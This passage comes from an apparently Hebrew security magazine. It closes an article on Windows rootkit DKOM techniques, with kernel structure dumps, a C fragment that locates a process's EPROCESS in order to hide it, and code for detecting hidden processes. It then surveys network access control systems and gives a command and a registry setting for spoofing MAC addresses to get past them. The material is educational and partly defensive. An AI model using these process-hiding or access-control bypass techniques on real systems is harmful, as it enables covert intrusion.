    +0x010 CycleTime        : Uint8B
    ...
    +0x034 ThreadLock       : Uint4B
    +0x038 ApcState         : _KAPC_STATE
    +0x038 ApcStateFill     : [23] UChar
```

והאופסט 0x48 ב-KTHREAD הוא בעצם אופסט 0x10 במבנה הנתונים _KAPC_STATE שלו:

```
kd> dt nt!_KAPC_STATE
    +0x000 ApcListHead      : [2] _LIST_ENTRY
    +0x010 Process          : Ptr32 _KPROCESS
    +0x014 KernelApcInProgress : UChar
    +0x015 KernelApcPending : UChar
    +0x016 UserApcPending   : UChar
```

שמכיל פוינטר ל-kprocess block ☺. לכן, אחרי הקריאה ל-PsGetCurrentProcess – נוכל פשוט לצעוד בשרשרת ה-EPROCESS-ים ולמצוא את התהליך שאותו נרצה להחביא. הקוד הבא, הוא קוד דוגמא לפונקציה שמוצאת את ה-EPROCESS של תהליך מסוים לפי ה-ProcessId שלו (ישנה השוואה של ה-UniqueProcessId שהוא שדה ב-EPROCESS כפי שניתן לראות בהגדרתו):

```
DWORD findProcess ( DWORD targetProcessId )
{
 int loop = 0;
 DWORD eProcess;
 DWORD firstProcess;
 DWORD nextProcess;
 PLIST_ENTRY processList;

 if ( targetProcessId == 0 )
  return 0;

 // Get the process list
 eProcess = (DWORD)PsGetCurrentProcess();
 // Traverse the process list
 firstProcess = *((DWORD*)(eProcess + (listOffset - 4)));
 nextProcess = firstProcess;
 for(;;)
 {
  if(targetProcessId == nextProcess)
  {
   // found the process
   break;
  }
  else if( loop && (nextProcess == firstProcess) )
  {
   // circled without finding the process
   eProcess = 0;
   break;
  }
  else
  {
   // get the next process
   processList = (LIST_ENTRY*)(eProcess + listOffset);
   if( processList->Flink == 0 )
   {
    DbgPrint ("findProcess no Flink!");
    break;
   }
   eProcess = (DWORD)processList->Flink;
```

```
  eProcess = eProcess - listOffset;
  nextProcess = *((DWORD*)(eProcess + (listOffset - 4)));
 }
 loop++;
}
```

(Professional Rootkits)

זהו רק שימוש אחד קטן של Direct Kernel Object Manipulation, כך שחשוב להדגיש כי ישנם שימושים רבים אחרים לטכניקה הזאת, כגון העלאת הרשאות תהליך.

זיהוי תהליכים מוחבאים בעזרת DKOM

זיהוי תהליכים שהוחבאו בעזרת השיטה שהזכרנו בפסקה הקודמת, דורש אף הוא שימוש ב-DKOM, כך שיוצא בעצם, שאנחנו משתמשים ב-DKOM על מנת לבצע Anti-DKOM. אז כשהסברנו על החבאת תהליכים באמצעות משחק עם ה-eprocess block וציין שם כי "...שינוי הפוינטרים בשרשרת לא ישנה שום דבר כי זאת **לא רשימת התהליכים להרצה על ידי ה-Schedueler**..." ובכן, יש ל-Schedueler רשימה **אמיתית** שאותה לא ניתן לשנות. אם נשנה את הרשימה, התהליך שלנו פשוט לא ירוץ.

קצת על ה-Schedueler:

ה-Schedueler הוא גוף במערכת ההפעלה שאחראי על הרצתם וקטיעתם של Thread-ים (השייכים לתהליכים) במערכת. הוא בעצם אחראי על ה-Multitasking כפי שאתם מכירים אותו. ל-Schedueler יש שתי רשימות מקושרות:

- KiWaitListHead
- KiDispatcherReadyListHead

כל Thread הרץ במערכת חייב לעבור באחת מהרשימות הללו:

- **הרשימה הראשונה** מייצגת Thread-ים המחכים לאירועים מסוימים, כגון אירוע סיום פעולת I/O עם החומרה.
- **הרשימה השנייה** היא רשימת ה-Thread-ים המחכים לריצה.

באמצעות השגת ה-ETHREAD של כל התהליכים בכל אחת מהרשימות נוכל לדעת אילו Thread-ים שייכים לאילו EPROCESS Blocks והאם הם מוחבאים מהרשימה. כאן חייבת להשאל שאלה חשובה- איך בדיוק **נשיג את הכתובות של הרשימות הללו?** הרי הכתובות משתנות בין גרסאות של מערכת ההפעלה. למזלנו, אנשים חכמים מצאו שיטה טובה.

הפונקציות הבאות:

- KeWaitForSingleObject
- KeDelayExecutionThread
- KeWaitForMultipleObjects
- KiWaitListHead

משתמשות ברשימה, כדי להשיג את כתובתה הרשימה מבלי להכנס לדיבאגר ולחקור את הפונקציות, נוכל פשוט ליצור רשימה של כל המשתנים הגלובאליים שהפונקציות משתמשות בהם, ולבודד את אלו שכל שלושת הפונקציות משתמשות בהם ביחד. הרשימה תכלול את:

- KiWaitListHead.Flink
- KiWaitListHead.Blink
- KeTickCount.LowPart

KeTickCount מיוצא על ידי המערכת, לכן נוכל בקלות לזהות ולסמן אותו.

בכדי למצוא את KiDispatcherReadyListHead נבצע בדיוק את אותה הפעולה רק עם הפונקציות KeDelayExecutionThread ו-NtYieldExecution. לאחר שמצאנו את שתי הרשימות, נוכל בקלות לעשות מהן רשימה של תהליכים בעזרת הפונקציה הבאה:

```
void ProcessListHead(PLIST_ENTRY ListHead)
{
PLIST_ENTRY Item;

if (ListHead)
{
Item = ListHead->Flink;

while (Item != ListHead)
{
CollectProcess(*(PEPROCESS *)((ULONG)Item + WaitProcOffset));
Item = Item->Flink;
}
}

return;
}
```

(Rootkit.com)

כל מה שנותר לנו לעשות לאחר מכן, הוא פשוט לבצע בדיקה אם ה-EPROCESS הנתון נמצא ברשימת ה-EPROCESS-ים שניתן להשיג בדרך שציינו כעת.

כמובן שיש לזכור כי אלו רק חלק מהטכניקות אשר ניתן לבצע דרך שימוש ב-DKOM וקיימות דוגמאות רבות באינטרנט.


סיכום

אחרי הצגת השיטות וההגדרות, במאמר בעל 2 חלקים אלו הדגמתי את ההשפעה הענקית של תחום ה-Rootkits החדש (יחסית) והמתפתח על העולם הטכנולוגי. איך תכנית קטנה, לא יותר גדולה מ-500 KB, יכולה לשלוט כמעט לגמרי על מערכות ענקיות פי כמה מיליונים בגודל ממנה.

התכנית לא רק תשלוט עליה, אלא גם תשאר מוסווית ממנה לחלוטין, כמו גם מהשינויים שהיא מבצעת. במאמר זה הצגתי כמה טכניקות נפוצות המשומשות בקרב Rootkits רבים, אלו בעצם הטכניקות עליהם מתבססת טכנולוגיית ה-Rootkits:

- **Kernel Hooks - SSDT Hooks, IDT Hooks:** בעצם, כל הבסיס של ה-Rootkits, אפילו File Filtering ו-DKOM- הם סוג של Kernel Hooks.
- **Filter Drivers:** שליטת ה-Rootkit ממש על כל החומרה במערכת.
- **Direct Kernel Object Manipulation:** איך Rootkit קטן יכול לתמרן את מבני הנתונים שמפעילים את כל התהליכים בקרנל.

כמו שאמרתי קודם לכן, יש לזכור שאלו רק קמצוץ מיכולות ה-Rootkits כיום. טכנולוגיית ה-Rootkits הולכת ומתפתחת, וקיימות טכניקות רבות וחדשניות שעדיין לא ניתנות לזיהוי (נכון לזמן כתיבת שורות אלו), וכאלו שאני בעצמי מופתע איך חשבו עליהן בכלל.



טכנולוגיות NAC

מאת רועי חורב

הקדמה

רוב ההשקעה באבטחת מידע בארגונים גדולים התמקדה מאז ומתמיד באיומים המגיעים מבחוץ לארגון. חומות אש הוקמו בכדי לתפקד כ"סלקטור" בכניסה לארגון, שרתי דואר הוקמו במיוחד על מנת למנוע כניסה של וירוסים ודברי ספאם, שרתי פרוקסי הוקמו על מנת למנוע גלישה לאתרים מזיקים ולא חסרות דוגמאות נוספות. בשנתיים האחרונות החלה לגבור המודעות של אותם ארגונים לאיומים הבאים מבית. הגברת המודעות מתבטאת בסגמנטציה של רשתות גדולות, מערכות endpoint-security מפוצצות וחומות-אש פנימיות.

אחת מהתובנות הגדולות שעלו עליהן במסגרת האיומים הפנימיים היא שכשאר אדם כלשהו נמצא פיזית בארגון, הוא יכול לחבר את המחשב הנייד שלו לכל נקודת רשת באשר היא. הדבר מהווה שני סיכונים גדולים מאוד- הראשון הוא שכל איש יכול להתחבר ל-LAN, להאזין לתעבורה, לגשת לשרתים, לספוג מידע ולזרוע הרס. הבעיה השנייה, לא פחות חמורה אך מקבלת פחות תשומת לב, היא שאנשים שמתחברים לרשת (אפילו אם במטרה טובה) יכולים להדביק את כל הרשת במזיקים שחיים להם על המחשב הנייד. סיפור מפורסם למדי מתאר בחור שעבד כיועץ אבטחת מידע ובשוגג חיבר את המחשב הנייד שלו לרשת פנימית של חיל האוויר, הנזק שנגרם הוא הידבקות של 20,000 מחשבי רשת חיל האוויר בוירוס.

על מנת להתמודד עם בעיות אלו הגיעו פתרונות ה NAC למיניהם אותם נסקור בכתבה הבאה. באופן כללי, מטרתם של פתרונות אלו היא למנוע גישה של גורמים זרים לרשת הארגונית. מכאן מגיע השם Network Access Control – בקרת גישה לרשת. המטרה היא למנוע כניסה של אנשים בעלי כוונות זדוניות אך גם מניעת גרימת נזק בשוגג על ידי אנשים שאינם מודעים למעשיהם.

ארגונים רבים מצפים מפתרון ה-NAC שלהם להרבה יותר מבדיקה מסורתית לגבי הרשאת ההתקן ורוצים בדיקות compliance מקיפות. בדיקות אלו, לדוגמא, יכולות לכלול וידוא כי המחשב הנייד שמתחבר יהיה בעל טלאים מסוימים של מערכת ההפעלה, שיהיה בעל חתימות בעלות תוקף מסוים באנטי-וירוס שלו, שיהיה שייך ל-Domain מסוים או דרישות אחרות התואמות את החלטות הארגון.

אז מה ניתן לעשות?

ישנן כמה דרכים להתמודד עם הבלגאן, במאמר זה אנסה לפרוס את מגוון הפתרונות הקיימים ולפרט קצת לגבי היתרונות והחסרונות של כל אחת מהארכיטקטורות.

802.1X


802.1X הוא פרוטוקול השייך למשפחת פרוטוקולי הרשת 802 של ה-IEEE (כלומר, הוא לא קשור ביצרן כזה או אחר וניתן ליישם אותו בכל סביבה שנרצה). ההיגיון העומד מאחורי הפרוטוקול הוא:

1. אדם מגיע בתור גורם זר לחברת מייקרוסופט ובזמן שהמארח שלו בחברה הלך לחוג יוגה השבועי שלו, אותו אדם מעוניין לקרוא מיילים. לצורך העניין, המבקר מחבר את המחשב הנייד שלו לנקודת הרשת הפנויה הראשונה שימצא.

2. המתג, בהיותו תומך בפרוטוקול, רואה שמישהו מנסה להתחבר ומעביר את הבקשה לשרת הרדיוס שחברת מייקרוסופט הקימה מבעוד מועד. רדיוס הינו פרוטוקול בפני עצמו שיודע לקבל צורת הזדהות מסוימת (למשל שם / סיסמא או תעודה חכמה) ולהחזיר תשובה – רשאי או אינו רשאי.

3. שרת הרדיוס בודק אם לאדם מאושרת הכניסה (למשל אל מול שרת Active Directory) ומחזיר את התשובה למתג.

4. המתג יודע שאם אדם כלשהו מאושר כניסה, עליו להעביר את הפורט עליו הוא מחובר ל-VLAN של הרשת הפנימית. במידה ואיננו רשאי (וזה כנראה המצב עבור מישהו שלא עובד במייקרוסופט), כנראה שהמתג יפנה אותו ל VLAN מבודד או שאפילו יכבה את הפורט עליו הוא יושב. תלוי באנשי ה-IT של חברת Microsoft.




הפרוטוקול נותן מענה חזק מאוד מבחינת רמת האבטחה שהוא מספק. הבעיה העיקרית היא הקושי להטמיע מערכת שכזאת. נתחיל כראיה עם ארצנו הקטנטונת, שבדרך כלל היא חלוצה בתחומי

טכנולוגיות ה-IT. מספר הארגונים בארץ אשר ביצעו הטמעה מלאה של 802.1X מזערי עד אפסי. הקושי הגדול טמון בכך שצריך לוודא שכל ציודי התקשורת יתמכו ויכירו את הפרוטוקול, דבר המצריך ציוד חדיש יחסית ומערכות הפעלה חדשות... לאחר ששדרגנו את כל ציוד ההתקשרות, יש לוודא שכל התקני הקצה תומכים. נתחיל עם המחשבים, עליהם חייב להיות רכיב המסוגל לדבר את הפרוטוקול (supplicant בעגה המקצועית) ונמשיך הלאה למיליון התקנים אחרים שמחוברים לרשת וצריכים להיות מסוגלים לתקשר – טלפונים, מדפסות, שעוני נוכחות, מתגים וקוראי תגים. לבסוף, בלית ברירה, בנסיון להטמיע את המערכת, מדרדרים לאישור התקנים ע"פ כתובת ה-MAC שלהם, דבר הפותח פרצת אבטחה די גדולה – כי לשנות את כתובת ה-MAC של המחשב זה אינו סיפור גדול. רק בכדי להדגים כמה זה פשוט, תחת לינוקס אפשר להריץ את הפקודה הבאה:

```
ifconfig eth0 down hw ether 00:00:00:00:00:01
```

שמשנה את כתובת ה-MAC ל: 00:00:00:00:00:01 (גם תחת windows זה לא סיפור גדול) ברוב כרטיסי הרשת ניתן לשנות את הכתובות בהגדרות של כרטיס הרשת:



במקרים בהם כרטיס הרשת אינו תומך, אפשר לשלוט בכתובת ע"י ערך ב-registry:


```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}
```

שם ישנו יצוג לכל כרטיס רשת לפי מספר סידורי והערך *NetworkAddress* אחראי על כתובת ה-mac. הפעלה מחדש של המחשב, וזהו – יש לנו כתובת MAC חדשה.

ניהול MAC

הפסקה האחרונה מובילה אותנו ישירות למערכות ניהול של MAC-ים למיניהם. אם כי לא בהקשר חיובי כל כך. ההיגיון מאחורי המערכות האלה אומר הוא כזה: נסתכל ברגע זה או בתקופה הקרובה על כל מי שמתחבר לרשת. לאחר תקופת הלמידה הזאת (בד"כ כשבועיים), נחליט שאת כל כתובת ה-MAC שצברנו נגדיר בתור ה"רשת" הארגונית שלנו, וכל כתובת חדשה שתצוץ בעתיד תחשב כפולש או מזיק ותחסם.

במצב כזה בעצם נקבל, בסופו של דבר, שרת אחד המכיל רשימה עצומה של כתובות MAC (רשימה שעלולה להכיל לעשרות אלפי כתובות בארגונים גדולים). בנוסף, כל התקן חדש שמגיע לארגון מחייב הכנסה של כתובת ה MAC שלו לרשימה – עבודה שלא נגמרת אף פעם. במידה ומגיע גורם לא מזוהה, הסינון מתבצע על ידי חסימת הפורט במתג. השרת שמוגדר לנהל את המתגים ב-SNMP מזהה כתובת MAC לא מאושרת (על ידי משיכת טבלת ה-MAC של המתג ב-SNMP), ושולח הוראה למתג לכבות את הפורט. מאותו רגע והלאה, אין לגורם הזר יכולת לבצע שום פעילות רשתית.




מצד אחד, המערכת מאוד קלה להקמה, וכמעט לא דורשת הגדרות מיוחדות ומצד שני התוצר שמתקבל היא רשימה שמאוד קשה לעקוב אחריה או לנהל אותה, וכמעט אף פעם לא נמחקות כתובות MAC שאינן בשימוש עוד.

אז מה צריך בשביל לעקוף מערכת שכזאת? לזייף MAC היא אחת האפשרויות

Agent Based NAC

לאור הטרנד החדש של חברות אבטחת המידע הגדולות בעולם לאחד את כל מוצרי הגנת תחנות הקצה שלהם לסוכן יחיד, גם יכולות אכיפת מדיניות נכנסות לסוכן זה. הפרטים הקטנים משתנים מיצרן ליצרן, אך התמונה הכוללת נשארת זהה. ברגע שיש סוכן על התחנה אפשר לבצע מספר רב מאוד של בדיקות. ואם המוצר משלב בתוכו חומת-אש אז בכלל מדובר ביתרון מכיוון שאפשר לשחק עם התקשורת לאחר הבדיקות. בדרך כלל בפתרונות האלו ישנו שרת, שאחראי על אימות התחנה ובדיקת הקריטריונים, ולא מתבצעת תקשורת ובדיקות אל מול המתגים עצמם.

לדוגמא – אני מעוניין שכל התחנות שלי בארגון ידברו עם שאר הרשת אך ורק במידה וחתימות האנטי-וירוס שלהם הן משלושת הימים האחרונים, זאת בכדי למנוע התפשטות של וירוס באמצעות תחנות לא מעודכנות. במידה והשרת שלי מזהה תחנה שהחתימות שלה בנות שבועיים, הוא מקבל מדיניות המורה לחומת-האש על התחנה עצמה ולמנוע תקשורת אל מול שאר הרשת. באותו אופן ניתן גם להגן על התחנה ו"לנעול" תקשורת מבחוץ לגבי כל גורם שלא עבר את הבדיקות שנקבעו מראש.



החלק החזק ביותר בשיטה זו הוא הגמישות שמתאפשרת ברמת הבדיקות על התחנות הנבדקות. הדבר מאפשר למנוע מצב של חוסר יכולת לבחון תמונת מצב ארגונית, כפי שקורה לעיתים די קרובות בארגונים. בנוסף, אם נתקלים בתקלה כלשהיא על התחנה, בדרך כלל בזכות הסוכן, אפשר לתקן את הבעיה.


קיימים פטנטים רבים בכדי לדאוג שהתחנות אכן יעמדו בקריטריונים, כגון – מניעת גישה החוצה לאינטרנט, מניעת קבלת כתובת IP משרת ה-DHCP או השמה של מערכת הבדיקה בין התחנות לבין השרתים אליהם הם מנסים לגשת. החיסרון העצום בפתרון שכזה הוא שבעצם ההגנה היא על משאבי הרשת, ולא על הרשת עצמה. הפתרון הוא לא היקפי אלא תמיד נקודתי. אם השרת המאמת יושב לפני ה-DHCP, נוכל להכניס כתובת סטטית אך אם השרת יושב בדרך לאינטרנט, כל ה-LAN חשוף בפנינו.

בנוסף, כמו בחלק מהמערכות האחרות שנבחנו עד עכשיו, אנו נתקלים בבעיה עם טלפונים, מדפסות ושאר התקנים שלא ניתן להתקין עליהם סוכן. חשוב לציין כי ישנן מערכות כאלה שיודעות לשמש ב-supplicant ל-802.1x ובכך מתקבל שילוב מעניין בין שתי הטכנולוגיות.

Port NAC

הטכנולוגיה האחרונה שנשארה לנו מסתכלת על תמונת הרשת הכוללת ומנהלת את מדיניות הגישה ברמת הפורטים על המתגים. כך זה עובד:

מתקינים שרת שאחראי על ניהול הסימפוזיון. השרת יכול להאזין לתעבורת הרשת על ידי port-mirroring או באמצעות התממשקות ב-SNMP למתגים. לאחר שמתקבלת תמונת מצב של כל ההתקנים המחוברים ברשת, עלינו ללמד את השרת לתקשר עם ההתקנים. אם בפתרון שראינו של ניהול רשימות mac למדנו את הרשת ב-layer 2, כאן נתקדם ונעבור ל-layer 3 והלאה. המהלך נותן לנו את היכולת להיות חכמים יותר ולחסוך עבודה בעתיד כאר העבודה הנדרשת כאן היא בעצם להכיר לשרת את הרשת. אם תחנות ה-windows שייכות לדומיין מסוים, השרת יכול לרוץ ולבדוק את כל התחנות לשייכות לדומיין (על ידי WMI למשל). ברגע שהשרת זיהה שהתחנה שייכת לדומיין – מבחינתו היא מאושרת. גלומר, כל תחנה שתגיע בעתיד לרשת ואף היא שייכת לדומיין, תהיה מאושרת ללא צורך בהלבנה.



עוד דוגמא היא יכולת דיבור ב-SNMP אל מול טלפונים ומדפסות. ברגע שהתקן מסוים עונה לשרת ב-SNMP הארגוני, כנראה שהוא שייך לארגון ולכן ניתן לאשר גם אותו. חשוב לציין כי ניתן למצוא פתרונות אימות ל-90% מסוגי ההתקנים הקיימים ברוב הארגונים וכי אדם בעל ניסיון בתחום יכול למפות רשת ארגונית שכזאת בתקופה של כשבועיים.


החסימה עצמה מתבצעת אף היא בתקשורת SNMP אל מול המתגים. החולשה של המערכת נובעת מכך שגם כאן, כאשר נתקלים בהתקנים מסוימים קיימת נטייה לפנות לרישום ה-MAC שלהם, ובעצם, כך גורמים ליצירת פריצת אבטחה.

מרבית טכנולוגיות ה-NAC שסקרנו כאן מענישות את הפורץ באחד משתי דרכים:


1. חסימת הפורט במתג – מצב בו כל התקשורת נפסקת ב-layer 1.
2. העברה ל-VLAN – העברת הפורט ל-VLAN אורחים, או VLAN בידוד בו הגישה לרשת מזערית או לא קיימת בכלל.

סיכום

